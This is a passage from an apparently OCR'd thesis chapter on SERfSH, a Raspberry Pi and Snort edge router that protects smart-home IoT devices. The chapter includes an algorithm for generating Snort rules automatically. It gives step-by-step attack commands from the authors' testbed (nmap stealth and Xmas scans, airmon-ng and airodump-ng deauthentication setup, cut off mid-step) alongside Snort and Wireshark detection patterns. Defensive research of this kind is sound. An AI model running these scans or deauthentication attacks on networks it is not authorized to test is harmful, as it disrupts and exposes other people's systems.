11	Borghesi, et al. (2019),"Anomaly detection using autoencoders in high performance computing systems"	Deep learning	D.A.V.I.D.E.	In this paper, the authors used a nonlinear autoencoder method to solve the issue of fitting, but it can suffer from overfitting.
				If the training set data is insufficient, an autoencoder attack classification procedure will provide good performance; therefore, it is a potential candidate for the IoT ecosystem.
12	Farahnakian et al. (2018),"A deep auto encoder based approach for IDS"	Deep Auto-Encoder	KDD-CUP99	Used very Old dataset for ML model.

13	Vinaya, et al. (2018), "Deep learning approach for IDS."	DNN model	NSL-KDD, UNSW-NB15, CICIDS 2017	With fewer nodes in the existing cluster, The DNN used in this paper outperforms the classical learning-based approaches.
14	Jain, Meenal et al. (2019), "A study of feature reduction techniques and classification for anomaly detection"	Nonlinear PCA, Decision Tree /SVM /RF	CICIDS2017	This approach will filter out the optimal set of variables during the pre-processing phase.
				However, to process this task successively is exponentiation time taken.
				Apart from this, there is also the possibility of overlapping the subsets into the other filtered variable sets.
				Therefore the overall time and space complexity are considerably higher.
15	Moustafa, et al. (2015), "UNSW-NB15: a comprehensive dataset for IDS"	Comprehensive dataset for	UNSW-NB15	In this paper, the authors have compared the proposed dataset with another available dataset regarding various statistical performance parameters.
16	Catillo, Marta, et al. (2017),"Transferability of machine learning models learned from public intrusion detection dataset CICIDS2017"	Transferability of Machine learning	CICIDS2017	The authors in this paper have used prominent approaches of transfer learning which robustly categorize the attack in the network.
				However, the transfer learning methodology suffers from the problem of true negatives and false negative transfer at the learning stage.
				This may sometimes degrade the overall performance of the system.

17	Kanimozhi, et al. (2019),"Artificial intelligence-based IDS with Hyperparameter optimization tuning on the CSE-CIC-IDS2018"	Artificial Neural Network	CICIDS2018	However, the optimal number of the hidden layer, as well as a set of hyperparameters (activation function, learning rate value, randomized procedure for generating and assigning weight and biases value), need to be chosen very carefully to fit the model in the best possible manner according to the input IDS dataset.
18	Shenfield, et al. (2018) ,"Intelligent IDS using ANN"		Real-time	The data pre-processing steps require careful attention in order to reflect good precision in the attack classification phase.
19	Soltani, Mahdi, et al. (2022),"A content-based deep IDS"	LSTM	CICIDS2018	The authors have used a basic LSTM-based deep learning approach.
				That will classify the attacks in the network. One of the most notable limitations of this approach is that - since LSTM architectures are more prone to overfitting, Dropout operation is generally harder to implement.
20	Vijayanand, et al. (2021),"IDS for wireless mesh network using multiple SVM classifiers with GA based feature selection"	GA-based Feature Selection, SVM	WMN Dataset	Authors have use a good combination of GA and SVM.
				This combination works well for small IDS datasets but not large ones.
				The use of SVM will make the kernel selection hectic during the learning phase, and sometimes SVM is also sensitive to learning the noise (target classes overlap).

Table 2.5: Author and Paper Title, Methodology, Dataset, and Research Gap

Chapter 3

SERfSH - A Router for a Smart Home

3.1 Introduction

In this chapter, research and analysis on cyber attacks, which are the main targets of recent attacks, are conducted using recent attack tools, performing attacks, and analyzing them through packets. It is meaningful in analyzing cases of hacking accidents occurring around us, trends in hacking methods that are developing daily, intrusion detection techniques using these illegal intrusions, intrusion detection methods related to networks, and trends in the packets. An IDS is an active process or device that analyzes system and network activity to determine whether unauthorized users log in or malicious activity occurs.

Contribution of the Chapter

The contribution of this chapter is as follows:

- We contemplate the IoT network model conventionally established in smart homes.
- We have developed a low-cost testbed SERfSH: Secure Edge Router for Smart Home, a Raspberry Pi 4 (Single-board Computer), Packet Sniffer (Wireless Microcontroller), and six sensor-based devices are appended to it.
- Propose a method for automatically generating Snort rules by combining the extracted string, location information, and header information.

- Investigate the introvert behaviour of SERfSH and devices undergoing attacks and security & privacy concerns.
- This setup is tested for fifteen attacks, and the results show that fourteen attacks are detected and twelve attacks are mitigated. We are confident enough that the proposed low-cost testbed SERfSH checks all incoming/outgoing traffic and controls access to our smart home WiFi network. It will significantly increase resistance to IoT-based attacks.

Outline of this chapter

The rest of the section is structured as follows: Section 3.2 describes the proposed approach for the detection & mitigation of attacks with SERfSH experimental setup. Section 3.3 presents the automated snort rule generation by the content rule extraction algorithm. Section 3.4 shows the experiment and analysis of results with level-wise IoT-attacks taxonomy. Finally, a conclusive discussion is given in section 3.5.

3.2 Proposed Approach for Detection & Mitigation of Attacks

We proposed a Secure Edge Router for Smart Home (SERfSH), resilient to many cyberattacks. Apart from handling internet connectivity, this edge router defends against malicious activities and intruder attacks. This is a SNORT-based one-step solution for protecting the smart home environment. The experimental setup comprises a Raspberry Pi 4 model, an ESP32 microcontroller, six IoT devices, and a malicious actor machine. This setup is tested with OWASP-based fifteen attacks on IoT devices.

3.2.1 SERfSH Experimental Setup

Figure 3.1 shows the inside & outside the network attacks testbed topology and SERfSH experimental setup. In the SERfSH testbed, we installed the official Raspbian OS on it. The API used for configuring the Raspberry Pi as a secure router is Raspap-WebGUI. IoT gadgets were connected to this SERfSH and were assigned IP addresses using a DHCP server. Raspap helped us to monitor the status of which gadgets were connected to the SERfSH. It gives an 802.11ac wireless mode option with 5GHz. We configure a




Figure 3.1: Inside & outside the Network Attacks Testbed Topology

SERfSH Access Point (AP) for our IoT gadgets to connect. It is possible to a Bridged-AP mode, log-file output, and show/hide SSID in the broadcast.

ESP32 is a packet sniffer for alarm (beep/light). We programmed an ESP32 microcontroller using Arduino IDE studio as a packet sniffer.

As an attacker, we used Kali-Linux (Version = "2019.2") and "Parrot GNU/Linux" to perform all attacks. We used Atheros AR9271 Wireless USB LAN Adapter to monitor and send malicious packets. For practical testing, we built up IoT devices with the help of different micro-controllers (Arduino Uno WiFi/ESP32-S0WD/ESP8266) and various IoT sensors. We connected a micro-controller with SERfSH to link to the local wireless network. Also, we tested with an Android App, "IP_WebCam", on a smart android phone that turns your smartphone into a Network_Camera. Generally, two types of attacks happen on the network interface: External (Outside) or Internal (Inside) attacks. Snort is the most popular and most used network-based IDS in the open-source NIDS and was first created by Martion Roesch in 1998. Snort detects intrusions by compar-

ing and analyzing traffic packets passing through the system with internal rules and performs packet logging and real-time traffic analysis on IP networks. In addition, it performs protocol analysis, content comparison, and search functions and can detect various attacks and scans (stealth port scan, buffer overflow SMB scan, OS fingerprinting, CGI attack). Snort can be set in three main modes (Network intrusion detection, Sniffer mode, and Packet logger). In snort mode, it reads packets from the network and outputs them. In the packet logger mode, packets are stored in the storage medium in log format. Network intrusion detection mode monitors and analyzes network traffic with rules set by the user.

If we observe the configuration of Snort's internal operation phase as shown in standard snort architecture. It comprises a packet sniffer, preprocessor, detection engine, logging/warning, and log file/database. First, the packet sniffer receives a packet from the network, and the preprocessor determines whether the packet is a malicious packet or a valid packet before reaching Snort's detection engine. Next, the malicious intrusion is detected by comparing it with the rules set by the user through the detection engine. Finally, based on the results from the detection engine, the security administrator records alarms and logs to save the detection records in the form of log files and databases.

This chapter proposes a method for generating snort content rules using a sequential pattern algorithm. A more accurate rule could be created by extracting the common string (content) observed from the input traffic and adding the corresponding content's location and header information. The validity of the proposed method was verified by applying it to fifteen state-of-the-art attacks and tested inside & outside the network attacks testbed environment.

3.3 Automated Snort Rule Generation: Content Rule Extraction Algorithm

This section describes how to automatically create Snort Content Rules (SCRs) using the sequential pattern algorithm. Table 3.1 demonstrates that while the SCRs can include various components, only header and payload information are targeted. The above example described the rule among packets using TCP for protocol and 80 for destination port number. If the content of "cgi-bin/phf" is located between the 4th and

Detection Rule	Rule Header							Rule Options
Configuration	Rule Action	Protocol	Sender_IP / Netmask	Sender_Port Numbers	Direction Operator	Receiver_IP / Netmask	Receiver_Port Numbers	"Payload Detection" "Non-Payload Detection" "Post-Detection"
Meaning	Treatment Method	Protocol	Sender_IP Address	Sender_Port Number	Packet Direction	Recipient_IP Address	Recipient_Port Number	Option/ Payload
Example	alert	tcp	any	any	→	any/ 192.168.10.12/24	80/111	(Content: "|cgi-bin/phf|"; msg:"mounted access"; offset:8; depth:100;)

Table 3.1: Snort Rule Syntax and Examples

30th bytes of the payload, a notification is sent.

Figure 3.2 shows the process of automatically create a Snort rule. Applications and services to be analyzed for each host or malicious code-generated traffic are collected for each host. Network packets with the exact communication path are merged in a single flow to form one pattern sequence. The pattern sequence set is an input_string to the pattern algorithm to uproot the content [93]. In the input sequence, the algorithm discovers candidate content as they increase in length, beginning with the content with a length of 1, and eventually extracts the content with a specific level of consent [94]. If only content is used, as a rule, the probability of false positives (traffic detection that is not the target of detection) is high. Therefore, further information is investigated and explained in the rule. Additional information is used in the header information and content location information. The finally created Snort rule is applied to the network setup on which the Snort open-source IDS is installed. We propose an automation method targeting the step of creating an SCR from the collected traffic. The following sections describe each part in detail.

3.3.1 Network Traffic Collection Phase

Collecting network traffic is the first step to rule creation. In order to collect traffic, it is necessary to determine the detection target. Detection targets are very diverse depending on the purpose of network management, such as application, service, attack, and malicious code. When the detection target is determined, traffic generated from the detection target is collected. To collect traffic directly from the host that generates the traffic, use a network traffic collection tool such as Wireshark [95] [96] and Tcpdump [97]. When collecting network-wide traffic, it is collected using the non-learning function of the switch or a tap device. Equations 3.1 and 3.2 indicate the form of the collected packet. NetworkPacketSet means a set of network packets. A single network packet




Figure 3.2: The Flow of Automatically Create and Verify SCR

NP consists of two addresses ($SendingHost_{ip}$ *and* $RecevingHost_{ip}$), source/destination ($Port_{number}$), hop limit/ time to live (Hop_{limit}), packet length ($Packet_{length}$), protocol identifier/ stack ($Protocol_{identifier}$), and payload $<\alpha_1\alpha_2\alpha_3...\alpha_\alpha>$. In particular, the Payload consists of consecutive characters, and the content automatically generated means a substring of the Payload.

$$NetworkPacketSet = \{NP_1, NP_2, ..., NP_\rho\} \tag{3.1}$$

$$NP_i = \left\{ \begin{array}{c} Flow_{id}, SendingHost_{ip}, RecevingHost_{ip}, Port_{number}, \\ Hop_{limit}, Packet_{length}, Protocol_{identifier}, \\ Payload =< \alpha_1 = "data" : \alpha_2 = "msg" : \alpha_3 = "hi" : \cdots \alpha_\alpha = "\ " > \end{array} \right\} \tag{3.2}$$

Since only the traffic to be detected needs to be collected in traffic collection for rule creation, collecting traffic from individual hosts is recommended to improve the accuracy of the created rule. As shown in equation 3.3, the *support* is based on the *ServiceHost* that generated the input traffic, traffic must be collected from at least two *ServiceHosts*.

$$Support = \frac{\text{Number of Support ServiceHosts } (svchost.exe)}{\text{Total Number of ServiceHosts } (svchost.exe)} \tag{3.3}$$

However, it is very cumbersome and impossible to collect traffic from multiple *ServiceHosts* in a virtual traffic collection environment. There is the challenge to find a

way in order to divide and store the traffic collected from the same $ServiceHost$ in multiple files and calculate the *support* based on the input file instead of the $ServiceHost$. That is, the criterion for calculating the *support* map may change according to the environment of traffic collection.

3.3.2 Flow Configuration Steps

The collected packet aggregation traffic is configured as a network flow. The Network Flows (NF) is used as a set of packets with the same tuple as in equations 3.4 and 3.5. However, a flow in which the sender and receiver sides are symmetric is composed of one flow, and the transmission direction ($forward, backward$) is written in each packet. The flow defined is a bidirectional flow, including a packet set with the same tuple and a symmetric packet set. $Flow_{id}$ specifies from which host the flow was collected to calculate *support*.

$$NetworkFlow = \{NF_1, NF_2, ..., NF_f\} \tag{3.4}$$

$$NF_i = \left\{ \begin{array}{c} \mathrm{F}low_{id}, SendingHost_{ip},\ RecevingHost_{ip},\ SourcePort_{number}, \\ DestinationPort_{number},\ Hop_{limit},\ Packet_{length},\ Protocol_{identifier}, \\ \mathrm{f}orward = \left\{P_1, P_2, \ldots, P_x \mid P_{1.5(tupe)} \ldots = P_{x.5(tupe)}\right\}, \\ \mathrm{b}ackward = \left\{P_1, P_2, \ldots, P_y \mid P_{1.5(tupe)} \ldots = P_{y.5(tupe)}\right\} \end{array} \right\} \tag{3.5}$$

The reason for composing a packet into a flow is that although snort is applied on a packet-by-packet basis, a single message is divided into several packets and transmitted (packet fragmentation) due to network characteristics. Therefore, if the packets constituting a single flow are divided by transmission direction and the payloads are combined, the actual transmitted payload message can be checked without interruption of the message.

3.3.3 Sequence Pattern Construction Steps

Creating a sequence is accomplished by separating only the payload from the packets and dividing them into the forward and reverse directions. If the flow consists of two-way communication packets, two sequences are generated, and one sequence is generated in the case of one-way communication traffic. A *SequencePatternSet* is composed of several

SequencesPattern (SP) as shown in equation 3.6, and one sequence is composed of a Flow ID ($Flow_{id}$) and a string $< s_1, s_2, s_3, ...s_m >$ as shown in equation 3.7.

$$SequencePatternSet = \{SP_1, SP_2, ..., SP_s\} \tag{3.6}$$

$$SP_i = \{Flow_{id}, < s_1, s_2, s_3, ...s_m >\} \tag{3.7}$$

Write the flow ID in the sequence configured as in equations 3.6 and 3.7. This is used to calculate *support* in the following content extraction step. If the *support* calculation is based on a file, enter the file ID.

3.3.4 Content Extraction Step

Content extraction involves inputting a sequence pattern set and a borderline *support* threshold, and content that meets the threshold is extracted. Here, the Apriori algorithm is made more appropriate to match the requirements of content extraction. As shown in equation 3.8, ContentSet (CS), the output of the algorithm, is composed of several contents, and a single ContentSet is an adjacent substring of sequence pattern string, as illustrated in equation 3.9.

$$ContentSet = \{CS_1, CS_2, ..., CS_c\} \tag{3.8}$$

$$CS_i = \{\langle a_p a_{p+1} \dots a_q \rangle \mid 1 \leq p \leq q \leq m, \} \tag{3.9}$$

Algorithm 1: Content Extraction Algorithm

Input: $SequencePatternSet = \{SP_1, SP_2, ..., SP_s\}$
Output: $ContentSet = \{CS_1, CS_2, ..., CS_c\}$

```
1  ContentExtractor(SequencePatternSet, MinimumSupport)
2  foreach sequencePattern SP in the SequencePatternSet do
3  |  foreach character s in the SequencePattern SP do
4  |  |  L_1 = L_2 ∪ α;
5  |  end
6  end
7  n = 2;
8  while L_{n-1} = φ do
9  |  foreach content c in the L_{n-1} do
10 |  |  for j = 1 to s do
11 |  |  |  if SP_j include c then
12 |  |  |  |  count = count + 1;
13 |  |  |  end
14 |  |  end
15 |  |  if ((count/s) < MinimumSupport) then
16 |  |  |  L_{n-1} = L_{n-1} − CS;
17 |  |  end
18 |  end
19 |  L_n = candidate_gen (L_{n-1})
20 |  n++;
21 end
22 ContentSet = ∀ L_n
23 delete(CorrespondingContentSet);
24 return ContentSet {CS_1, CS_2, ..., CS_c}
```

Algorithms 1 and 2 show a method of outputting a *ContentSet* that fulfills the predefined $MinimumSupport$ from the input PatternSequenceSet. Algo. 1, performs the content extraction algorithm by extracting content with length size one from all input sequences. And storing it in a *ContentSet* with that length L_1 (Algo. 1, Line: $1 - 6$), the content with a minimum length of one of all lengths is extracted by increasing the length by one starting with and storing it in a *ContentSet* with that length L_n (Algo. 1, Line: $7 - 21$).

Algorithm 2: Candidate Content Extraction Algorithm

Input: L_{n-1}
Output: L_n
Data: $candidate_{gen}(L_{n-1})$

```
1 foreach created content ρ in L_{n-1} do
2 |   foreach created content σ in L_{n-1} do
3 |   |   if ((ρ.a_2 = σ.a_1) && (ρ.a_3 = σ.a_2) && (ρ.a_{n-1} = σ.a_{n-2})) then
4 |   |   |   L_n = L_n ∪ < ρ.a_1, ρ.a_2, ..., σ.a_{n-1}, σ.a_{n-1} >;
5 |   |   end
6 |   end
7 end
8 return L_n
```

However, among all the contents of the newly created set L_{n-1}, the contents that do not satisfy the input $MinimumSupport$ are deleted (Algo.1, Line: $9 - 18$). This is because the content that does not satisfy the $MinimumSupport$ does not satisfy the content extraction qualification. Also, the content that extends the corresponding content does not satisfy the $MinimumSupport$. The ContentSet L_{n-1} from which the content that does not satisfy the $MinimumSupport$ is deleted is used to create the set L_n (Algo. 1, Line: 19). The method used at this time is the method described in Algo. 2. ContentSets L_{n-1} are compared to create the contents of the set L_n. Creating ContentSet L_n by integrating the ContentSets L_{n-1} is possible between ContentSet L_{n-1} whose length n-2 content except the foremost character and total length n-2 content eliminating the last *string_char* is the same. Do (Algo. 2, Line: $1 - 7$). For sample, "pqrs" and "qrst", which are the ContentSet L_4, "qrs" excluding "p" and "qrs" excluding "t" are the same, so the content "pqrst" of set L_5 cannot be created.

In the same way as above, while increasing the length by 1, content extraction and deletion of content less than *support* are repeated until new content is no longer extracted. As the last step of extraction, the addition interconnection of all extracted content lengths is checked. If the content in the addition interconnection is found, the corresponding content is removed from the set (Algo. 1, Line: 23). Finally, the generated ContentSet is passed to the next step.

3.3.5 Additional Information Analysis Steps

If a Snort rule is written using only the content_root information extracted in the previous step, the possibility of false positives is high. That is, if the length of the extracted content_root is too short, the corresponding rule may be applied to traffic that is not a detection target. There is a big difference between a rule that uses only content information and a rule that does not. For example, we checks whether the corresponding content exists while examining the entire packet payload. However, among packets transmitted using the TCP protocol, the destination IP is 192.168.10.12/24, and the port number is 80, the content is located between the 4th byte and the 30th byte of the payload. The user need to check whether it is by including content location information and header information, it is possible to reduce the possibility of false detection of rules, and it also helps to improve system performance by reducing the amount of payload inspection, which has a relatively large execution overhead.

Algorithm 3: Location Information Extraction Algorithm

Input: $content, NetworkPacketSet = \{NP_1, NP_2, ..., NP_\rho\}$
Output: $offset, depth, count, seconds$
Data: $AnalysisContentLocation(content\_root, NetworkPcketSet)$

```
1  offset = Max_Network_Packet_Size;
2  depth = 0;
3  count ≠ 0 ≤ 10;
4  seconds = 60;
5  foreach NetworkPacket t in NetworkPacketSet do
6      if (t.ContentMatching(content_root) then
7          offset = min(offset, t.getStartMatching(content_root));
8          depth = max(depth, t.getEndMatching(content_root));
9          count = min(count, t.getStartMatching(content_root));
10         seconds = max(seconds, t.getEndMatching(content_root));
11     end
12 end
13 return offset, depth, count, seconds; // Matching offset sets the minimum bytes
       to begin, and matching depth sets the maximum bytes to finish, the count is
       the reason the event_filter limit was exceeded, seconds is the time period
       for which the count was accrued.
```

This analysis aims to determine the location information for the extracted content_root. The packet data generated in the traffic collection step is used. Since Snort operates in units of packets, the location of content_root should be analyzed as

the location in the actual packet payload, not the sequence. Algorithm 3 shows the process of analyzing content_root location information when given content_root and NetworkPacketSet. The output of this algorithm, the offset, means the minimum byte position of the matching start position when the corresponding content_root matches the packet of the NetworkPacketSet, and the depth means the maximum byte position of the matching end position. That is, when the corresponding content_root matches the packet, it only matches between the offset and the depth of the payload. Count (c) represents the number of rule matching in (s) seconds that will cause event_filter limit to be exceeded. Where c and s are defined as nonzero values.

A packet offset indicates the maximum_size of a network packet, and a packet depth indicates zero (Algo.3, Line: $1-2$). Then, it traverses all network packets in the NetworkPacketSet and modifies the offset and depth. Check whether the content_root obtained as input matches the network packet; if it reaches, get the start byte position and compare it with the present offset. If it is a smaller value than the present offset, the corresponding value is replaced by the present offset. As for depth, the value of the end byte position is retrieved, and the corresponding value is changed to be equal to the present depth if it is greater than it is now (Algo.3, Line: $6 - 8$). Add the finally determined offset and depth values to the content_root rule.

A process similar to that described above is used to examine the header information of the extracted content_root. It traverses all packets in the NetworkPacketSet and checks whether it matches the corresponding content_root. If there is a match, the header information of the corresponding packet is saved. After inspecting all packets, the corresponding header information is added to the content_root rule if the accumulated header details have one unique value.

However, in the case of IP, the Classless Inter-Domain Routing (CIDR) value is decreased in the order of 32, 24, and 16 and repeated until a unique value is extracted. In other words, it tries to find a unique value as a D-class IP with a CIDR value of 32, and if not found, applies the CIDR value to 24 to find a C-class IP. For example, if "192.168.10.12/32" and "192.168.10.13/32" are extracted as the destination IP matching the corresponding content with CIDR 32, set as CIDR 24 and extract "192.168.10.11/24".

3.4 Experiment and Analysis of Results

To experiment with SERfSH and identify rigorous methods (Bugs, Errors, Complexity), the IoT-Attacks have been grouped into four color-coded levels. We showed fifteen attacks ranging from level zero to three based on their complexity and vulnerability.

3.4.1 Level-Wise IoT-Attacks Taxonomy

Figure 3.3 demonstrates a level base representation of our taxonomy of various attacks based on the vulnerabilities/complexity of IoT gadgets/devices. On analysis of these attacks' methodologies, we understand that spoofed operations such as De-authentication attacks, ARP_Spoofing, DNS_Spoofing, etc., are the core of cyberattacks on IoT networks. Smart home networking and risk or threat recognition are insufficient to protect the associated smart home against present-day cyber attacks.




Figure 3.3: Level-Wise IoT-Attacks Taxonomy

3.4.1.1 Level-0: Low/General Risk of Attacks

NMAP Port Scanning Attack: This Attack is found within the Local Area Network (LAN). It obtains all the port scanning & A malicious actor can exploit open ports on the victim's device to exploit it [98]. They can deliver malicious payloads and malware when they find open ports. Figure 3.4 shows how the malicious actor scans

NMAP TCP_Scan on a local network. An example of a TCP_Scan is shown in the highlighted box, performed by the device *"192.168.50.XX:42876"* against the device *"192.168.50.XX:903"*. We performed the NMAP Port Scanning Attack Steps in listing 3.1.




Figure 3.4: Scanning by NMAP & Detecting the "TCP_Scan" In this Case, A Targets B is Represented by "A -> B"

```
(NMAP Port Scanning Attack Steps)
1.Identify your IP using the command   #ifconfig
2.Use the command: nmap <your Gateway_IP> Various flags can
  be used to perform various types of NMAP port scans:
  a. TCP_SYN (Stealth) Scan (-sS)
  b. UDP_Scan (-sU): # nmap -sU -v IP_Address
  c. TCP FIN_Scan(-sF), NULL scan(-sN), and Xmas_Scans(-sX)
     #  nmap -sF -T4 IP_Address
```

Listing 3.1: NMAP Port Scanning Attack Steps

Deauthentication Attack: A deauthentication attack is straightforward, and different occurrences exist in history when "Black Hat" malicious actors have utilized this attack for vindictive purposes. In this type of attack, the malicious actor must be exceptionally promiscuous and needs to examine the network now and then with the goal that the victim does not get associated with some other Access Point (AP) on some other channel. A good malicious actor sends the deauthentication packets just when the partners with some AP effectively [99]. Deauthentication frame format is:

```
"wlan.fc.type==0)&&(wlan.fc.type_subtype==0x0c"
```

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:10:F3:60:AA:56	-65	13	2	0	1	540	WPA2	CCMP	PSK	CCS-LAB
B8:27:EB:AC:5D:0B	-69	13	0	0	1	65	WPA	CCMP	PSK	raspi-webgui
2C:33:11:F8:69:73	-78	10	0	0	11	195	WPA2	CCMP	PSK	IDRBT-Research
2C:33:11:F8:69:76	-77	14	8	1	11	195	WPA2	CCMP	PSK	PGDBT
2C:33:11:9E:8D:A3	-78	13	0	0	1	195	WPA2	CCMP	PSK	IDRBT-Research
2C:33:11:9E:8D:A0	-77	15	0	0	1	195	WPA2	CCMP	PSK	$kynet
2C:33:11:9E:8D:A4	-77	8	0	0	1	195	WPA2	CCMP	PSK	Guest
2C:33:11:F8:69:74	-76	14	2	0	11	195	WPA2	CCMP	PSK	Guest
2C:33:11:F8:69:70	-77	16	0	0	11	195	WPA2	CCMP	PSK	$kynet
2C:33:11:9E:8D:A6	-78	8	0	0	1	195	WPA2	CCMP	PSK	PGDBT
64:F6:9D:AB:C3:50	-86	14	0	0	6	195	WPA2	CCMP	PSK	$kynet
64:F6:9D:AB:C3:54	-88	15	0	0	6	195	WPA2	CCMP	PSK	Guest
64:F6:9D:AB:C3:56	-87	12	0	0	6	195	WPA2	CCMP	PSK	PGDBT
74:A2:E6:CE:0D:D3	-89	4	0	0	11	195	WPA2	CCMP	PSK	IDRBT-Research

Figure 3.5: Scan Demonstrating the WAP-ESSID (Identifier) & the Physical/WiFi_Addresses BSSID of Connected Sensor-based Devices (The rectangle box shows the captured BSSID and ESSID)

During the deauthentication attack, we analyzed the captured data transmission packets from our testbed setup. Figure 3.5 demonstrates a scan done during the de-authentication Attack. We demonstrate the de-authentication attack steps in listing 3.2.

```
        (Deauthentication attack setup)
1.Plug your WiFi adapter in the kali machine and set it to
  "Monitor" mode using the following commands:
  a.airmon-ng start <interface_name>
  b.Some running processes might interrupt the working of
    this command.
    Then use the following commands:
    i. airmon-ng "check kill"
    ii. airmon-ng <start/stop> <interface_name>
2.Now scan the whole of the network using the following
  command:
  a.airodump-ng <interface_name>
  b.Select the name of the access point and the client
    whom you want to disassociate from the network and
    also note the channel on which the AP is broadcasting.
  c.Use the following command to launch a more
    sophisticated scanning on the network:
    i.Airodump-ng -c <channel no.> <interface>
  d.Use the following command to deauthenticate the
